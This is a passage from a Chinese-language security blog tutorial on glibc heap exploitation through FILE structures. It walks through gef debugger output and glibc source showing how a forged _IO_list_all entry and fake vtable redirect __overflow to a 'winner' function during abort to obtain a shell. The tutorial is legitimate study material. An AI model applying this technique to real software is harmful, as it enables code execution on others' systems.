0x7ffff7dd1bb8 <main_arena+152>:	0x00007ffff7dd1ba8	0x00007ffff7dd1ba8
0x7ffff7dd1bc8 <main_arena+168>:	0x00007ffff7dd1bb8	0x00007ffff7dd1bb8
0x7ffff7dd1bd8 <main_arena+184>:	0x0000000000602400	0x0000000000602400
0x7ffff7dd1be8 <main_arena+200>:	0x00007ffff7dd1bd8	0x00007ffff7dd1bd8
0x7ffff7dd1bf8 <main_arena+216>:	0x00007ffff7dd1be8	0x00007ffff7dd1be8
0x7ffff7dd1c08 <main_arena+232>:	0x00007ffff7dd1bf8	0x00007ffff7dd1bf8
0x7ffff7dd1c18 <main_arena+248>:	0x00007ffff7dd1c08	0x00007ffff7dd1c08
gef➤  p 0x7ffff7dd1bd8-0x7ffff7dd1b78
$25 = 0x60
```

这样就成功把 old_top 链入了 _IO_list_all。

下面看看该怎么拿 shell

在 abort 函数中会调用 fflush(null)

```
  /* Flush all streams.  We cannot close them now because the user
     might have registered a handler for SIGABRT.  */
  if (stage == 1)
    {
      ++stage;
      fflush (NULL);
    }
```

实际调用的是 _IO_flush_all_lockp

```
fp = (_IO_FILE *) _IO_list_all;
while (fp != NULL)
  {
    run_fp = fp;
    if (do_lock)
  _IO_flockfile (fp);

    if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
     || (_IO_vtable_offset (fp) == 0
         && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                  > fp->_wide_data->_IO_write_base))
endif
     )
    && _IO_OVERFLOW (fp, EOF) == EOF)
  result = EOF;

    if (do_lock)
  _IO_funlockfile (fp);
    run_fp = NULL;

    if (last_stamp != _IO_list_all_stamp)
  {
    /* Something was added to the list.  Start all over again.  */
    fp = (_IO_FILE *) _IO_list_all;
    last_stamp = _IO_list_all_stamp;
  }
    else
  fp = fp->_chain;
  } « end while fp!=NULL »
```

遍历 `_IO_list_all` 调用 `_IO_OVERFLOW (fp, EOF)`，其实就是调用 `fp->vtable->__overflow(fp,eof)`

第一次执行循环时，可以看上面的 `_IO_list_all` 数据，发现进入不了 `_IO_OVERFLOW`这个判断，所以 `_IO_list_all` 第一项的 `vtable` 中的数据是坏的也没有关系。

```
gef➤  p fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base
$36 = 0x0
gef➤  p fp->_vtable_offset
$37 = 0xdd
gef➤
```

第二次循环，通过 `fp = fp->_chain` 找到我们的 `old_top`，我们已经在这布局好了数据。

```
gef➤  p fp
$39 = (struct _IO_FILE *) 0x602400
gef➤  p *((struct _IO_FILE_plus *)0x602400).vtable
$40 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x0,
  __overflow = 0x4006d3 <winner>,
  __underflow = 0x0,
  __uflow = 0x0,
  __pbackfail = 0x0,
  __xsputn = 0x0,
  __xsgetn = 0x0,
  __seekoff = 0x0,
  __seekpos = 0x0,
  __setbuf = 0x0,
  __sync = 0x0,
  __doallocate = 0x0,
  __read = 0x0,
  __write = 0x602460,
  __seek = 0x0,
  __close = 0x0,
  __stat = 0x0,
  __showmanyc = 0x0,
  __imbue = 0x0
}
gef➤  p *((struct _IO_FILE_plus *)0x602400).vtable
```

运行 `getshell`

总结

`FILE` 结构体是一个很好的攻击目标，学习一下很有必要
调试时，尽可能用最小的代码复现问题。

参考链接：

http://www.evil0x.com/posts/13764.html

https://securimag.org/wp/news/buffer-overflow-exploitation/

https://outflux.net/blog/archives/2011/12/22/abusing-the-file-structure/

http://repo.thehackademy.net/depot_ouah/fsp-overflows.txt

http://blog.angelboy.tw/

来源： https://www.cnblogs.com/hac425/p/9416833.html